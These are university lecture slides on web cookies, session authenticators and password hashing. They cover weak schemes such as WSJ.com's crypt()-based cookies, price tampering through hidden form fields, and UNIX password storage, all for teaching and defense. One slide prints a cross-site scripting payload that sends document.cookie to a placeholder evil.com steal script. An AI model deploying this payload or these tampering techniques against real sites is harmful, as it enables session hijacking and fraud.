
Cookies and Passwords

Vitaly Shmatikov

modified by EJ Jung


Browser and Network



HTTP: HyperText Transfer Protocol

- Used to request and return data
  - Methods: GET, POST, HEAD, …
- Stateless request/response protocol
  - Each request is independent of previous requests
  - Statelessness has a significant impact on design and implementation of applications
- Evolution
  - HTTP 1.0: simple
  - HTTP 1.1: more complex


HTTP Request



```
GET /default.asp HTTP/1.0
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Connection: Keep-Alive
If-Modified-Since: Sunday, 17-Apr-96 04:32:58 GMT

```


HTTP Response




```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Content-Length: 2543

<HTML> Some data... blah, blah, blah </HTML>
```

HTTP Digest Authentication


client
server
Request URL with GET or POST method
• HTTP 401 Unauthorised
• Authentication "realm"
(description of system being accessed)
• Fresh, random nonce
H1=hash(username, realm, password)
H2=hash(method, URL)
H3=hash(H1, server nonce, H2)
Recompute H3 and verify

Primitive Browser Session


www.e_buy.com
View catalog
www.e_buy.com/ shopping.cfm? pID=269
Select item
www.e_buy.com/ shopping.cfm? pID=269& item1=102030405
Check out
www.e_buy.com/ checkout.cfm? pID=269& item1=102030405

Store session information in URL; easily read on network

FatBrain.com circa 1999

[Fu et al.]

- User logs into website with his password, authenticator is generated, user is given special URL containing the authenticator

  https://www.fatbrain.com/HelpAccount.asp?t=0&p1=me@me.com&p2=540555758

  - With special URL, user doesn't need to re-authenticate
    - Reasoning: user could not have not known the special URL without authenticating first. That's true, BUT…
- Authenticators are global sequence numbers
  - It's easy to guess sequence number for another user

    https://www.fatbrain.com/HelpAccount.asp?t=0&p1=SomeoneElse&p2=540555752
  - Fix: use random authenticators

Examples of Weak Authenticators

- Verizon Wireless: counter
  - User logs in, gets counter, can view sessions of other users
- Apache Tomcat: generateSessionID()
  - MD5(PRNG) … but weak PRNG
    - PRNG = pseudo-random number generator
  - Result: predictable SessionID's


Bad Idea: Encoding State in URL

- Unstable, frequently changing URLs
- Vulnerable to eavesdropping
- There is no guarantee that URL is private
  - Early versions of Opera used to send entire browsing history, including all visited URLs, to Google

Cookies

Storing Info Across Sessions

- A cookie is a file created by a website to store information in your browser



```
HTTP Header:
Set-cookie:     NAME=VALUE ;
                domain = (who can read) ;
                expires = (when expires) ;
                secure = (only over SSL)
```

If expires = NULL, this session only

HTTP is a stateless protocol; cookies add state

What Are Cookies Used For?

- Authentication
  - Use the fact that the user authenticated correctly in the past to make future authentication quicker
- Personalization
  - Recognize the user from a previous visit
- Tracking
  - Follow the user from site to site; learn his/her browsing behavior, preferences, and so on

Cookie Management

- Cookie ownership
  - Once a cookie is saved on your computer, only the website that created the cookie can read it
    - If cookie is "secure", browser will only send it over HTTPS
    - … but anyone can write a secure cookie!
- Variations
  - Temporary cookies: stored until you quit your browser
  - Persistent cookies: remain until deleted or expire
  - Third-party cookies: originate on or sent to another website


Privacy Issues with Cookies

- Cookie may include any information about you known by the website that created it
  - Browsing activity, account information, etc.
- Sites can share this information
  - Advertising networks
  - 2o7.net tracking cookie
- Browser attacks could invade your "privacy"

  November 8, 2001:

  Users of Microsoft's browser and e-mail programs could be vulnerable to having their browser cookies stolen or modified due to a new security bug in Internet Explorer (IE), the company warned today

Austin American-Statesman




The website "adinterax.com" has requested to save a file on your computer called a "cookie." This file may be used to track usage information. Do you want to allow this?

☐ Apply my decision to all cookies from this website

The website "adinterax.com" has requested to save a file on your computer called a "cookie." This file may be used to track usage information…

The Weather Channel


ther.com - local weather forecasts, radar and reports from The Weather Channel - Windows Internet Explorer
http://www.weather.com/
weather.com - local weather foreca...
Welcome.
Local weather in 1-click | Put weather on my desktop
The Weather Channel
weather.com
Localweather Enter zip or US/Intl city GO
Maps | Video | News | TV | Mobile | Alerts
Home
In Season
Plan Ahead
My Neighborhood
Travel Smart
Stay Healthy
Around the Home
Reinforcing arctic air bound for Plains
2:15 p.m. ET 1/28/2007
at&t
Your world. Delivere

Privacy Alert


The website "twci.coremetrics.com" has requested to save a file on your computer called a "cookie." This file may be used to track usage information. Do you want to allow this?

☐ Apply my decision to all cookies from this website

Allow Cookie | Block Cookie | More Info | Help

The website "twci.coremetrics.com" has requested to save a file on your computer called a "cookie." This file may be used to track usage information…

MySpace



Privacy Alert


The website "insightexpressai.com" has requested to save a file on your computer called a "cookie." This file may be used to track usage information. Do you want to allow this?

☐ Apply my decision to all cookies from this website

Allow Cookie | Block Cookie | More Info | Help

The website "insightexpressai.com" has requested to save a file on your computer called a "cookie"…

Let’s Take a Closer Look…


Privacy Alert

The website "insightexpressai.com" has requested to save a file on your computer called a "cookie." This file may be used to track usage information. Do you want to allow this?

Apply my decision to all cookies from this website

Cookie Information

Name	IXAICampaignCounter558
Domain	insightexpressai.com
Path	/
Expires	Thursday, December 31, 2020 5:00:00
Secure	No
Data	1
3rd Party	Yes
Session	No
Compact Policy	CP="OTI DSP COR CUR ADMi DEVi TAI PSA PSD IVD CONi TELi OUR BUS STA"

Storing State in Browser

➢ Dansie Shopping Cart (2006)

- “A premium, comprehensive, Perl shopping cart. Increase your web sales by making it easier for your web store customers to order.”

```
<FORM METHOD=POST
 ACTION="http://www.dansie.net/cgi-bin/scripts/cart.pl">
  Black Leather purse with leather straps<
  <INPUT TYPE=HIDDEN NAME=name      VALUE="Black leather purse">
  <INPUT TYPE=HIDDEN NAME=price     VALUE="20.00">
  <INPUT TYPE=HIDDEN NAME=sh        VALUE="1">
  <INPUT TYPE=HIDDEN NAME=img       VALUE="p
  <INPUT TYPE=HIDDEN NAME=custom1   VALUE="B
       with leather straps">
  <INPUT TYPE=SUBMIT NAME="add" VALUE="Put in Shopping Cart">
</FORM>
```

Change this to 2.00

Bargain shopping!

Shopping Cart Form Tampering

http://xforce.iss.net/xforce/xfdb/4621

- Many Web-based shopping cart applications use hidden fields in HTML forms to hold parameters for items in an online store. These parameters can include the item's name, weight, quantity, product ID, and price. Any application that bases price on a hidden field in an HTML form is vulnerable to price changing by a remote user. A remote user can change the price of a particular item they intend to buy, by changing the value for the hidden HTML tag that specifies the price, to purchase products at any price they choose.
- **Platforms Affected:**
  - 3D3.COM Pty Ltd: ShopFactory 5.8 and earlier
  - Adgrafix: Check It Out Any version
  - ComCity Corporation: SalesCart Any version
  - Dansie.net: Dansie Shopping Cart Any version
  - Make-a-Store: Make-a-Store OrderPage Any version
  - McMurtrey/Whitaker & Associates: Cart32 3.0
  - Rich Media Technologies: JustAddCommerce 5.0
  - Web Express: Shoptron 1.2
  - @Retail Corporation: @Retail Any version
  - Baron Consulting Group: WebSite Tool Any version
  - Crested Butte Software: EasyCart Any version
  - Intelligent Vending Systems: Intellivend Any version
  - McMurtrey/Whitaker & Associates: Cart32 2.6
  - pknutsen@nethut.no: CartMan 1.04
  - SmartCart: SmartCart Any version

Other Risks of Hidden Forms

[From "The Art of Intrusion"]

- Estonian bank's web server
- HTML source reveals a hidden variable that points to a file name
- Change file name to password file
- Webserver displays contents of password file
  - Bank was not using shadow password files!
- Standard cracking program took 15 minutes to crack root password


Storing State in Browser Cookies

- Set-cookie: price=299.99
- User edits the cookie… cookie: price=29.99
- What's the solution?
- Add a MAC to every cookie, computed with the server's secret key
  - Price=299.99; HMAC(ServerKey, 299.99)
- But what if the website changes the price?

Web Authentication via Cookies

- Need authentication system that works over HTTP and does not require servers to store session data
  - Why is it a bad idea to store session state on server?
- Servers can use cookies to store state on client
  - After client successfully authenticates, server computes an authenticator and gives it to browser in a cookie
    - Client cannot forge authenticator on his own
    - Example: hash(server's secret key, session id)
  - With each request, browser presents the cookie
  - Server recomputes and verifies the authenticator
    - Server does not need to remember the authenticator

Typical Session with Cookies



Authenticators must be unforgeable and tamper-proof

(malicious client shouldn't be able to compute his own or modify an existing authenticator)

WSJ.com circa 1999

[Fu et al.]

- Idea: use user,hash(user,key) as authenticator
  - Key is secret and known only to the server. Without the key, clients can't forge authenticators.
- Implementation: user,crypt(user,key)
  - crypt() is UNIX hash function for passwords
  - crypt() truncates its input at 8 characters
  - Usernames matching first 8 characters end up with the same authenticator
  - No expiration or revocation
- It gets worse… This scheme can be exploited to extract the server's secret key

Attack

username	crypt(username,key,“00”)	authenticator cookie
VitalySh1	008H8LRfzUXvk	VitalySh1008H8LRfzUXvk
VitalySh2	008H8LRfzUXvk	VitalySh2008H8LRfzUXvk

Create an account with a 7-letter user name…


VitalySA	0073UYEre5rBQ	Try logging in: access refused
VitalySB	00bkHcfOXBKno	Access refused
VitalySC	00ofSJV6An1QE	Login successful! 1st key symbol is C

Now a 6-letter user name…

VitalyCA	001mBnBErXRuc	Access refused
VitalyCB	00T3JLLfuspdo	Access refused… and so on


- Only need 128 x 8 queries instead of intended 128^8
- 17 minutes with a simple Perl script vs. 2 billion years

Better Cookie Authenticator



Capability
Expiration
Hash(server secret, capability, expiration)
Describes what user is authorized to do on the site that issued the cookie
Cannot be forged by malicious user; does not leak server secret

- Main lesson: don’t roll your own!
  - Homebrewed authentication schemes are often flawed
- There are standard cookie-based schemes

Stealing Cookies by Cross Scripting


evil.com
victim's browser
naive.com
Access some web page
<FRAME SRC=
http://naive.com/hello.cgi?
name=<script>win.open(
"http://evil.com/steal.cgi?
cookie="+document.cookie
</script>>
Forces victim's browser to call hello.cgi on naive.com with script instead of name
GET/ hello.cgi?name=
<script>win.open("http://
evil.com/steal.cgi?cookie"+
document.cookie)</script>
hello.cgi executed
<HTML>Hello, dear
<script>win.open("http://
evil.com/steal.cgi?cookie="
+document.cookie)</script>
Welcome!</HTML>
Interpreted as Javascript by victim's browser; opens wndow and calls steal.cgi on evil.com
GET/ steal.cgi?cookie=

UNIX-Style Passwords



Password Hashing

- Instead of user password, store H(password)
- When user enters password, compute its hash and compare with entry in password file
  - System does not store actual passwords!
- Hash function H must have some properties
  - One-way: given H(password), hard to find password
    - No known algorithm better than trial and error
  - Collision-resistant: given H(password1), hard to find password2 such that H(password1)=H(password2)
    - It should even be hard to find any pair p1,p2 s.t. H(p1)=H(p2)


UNIX Password System

- Uses DES encryption as if it were a hash function
  - Encrypt NULL string using password as the key
    - Truncates passwords to 8 characters!
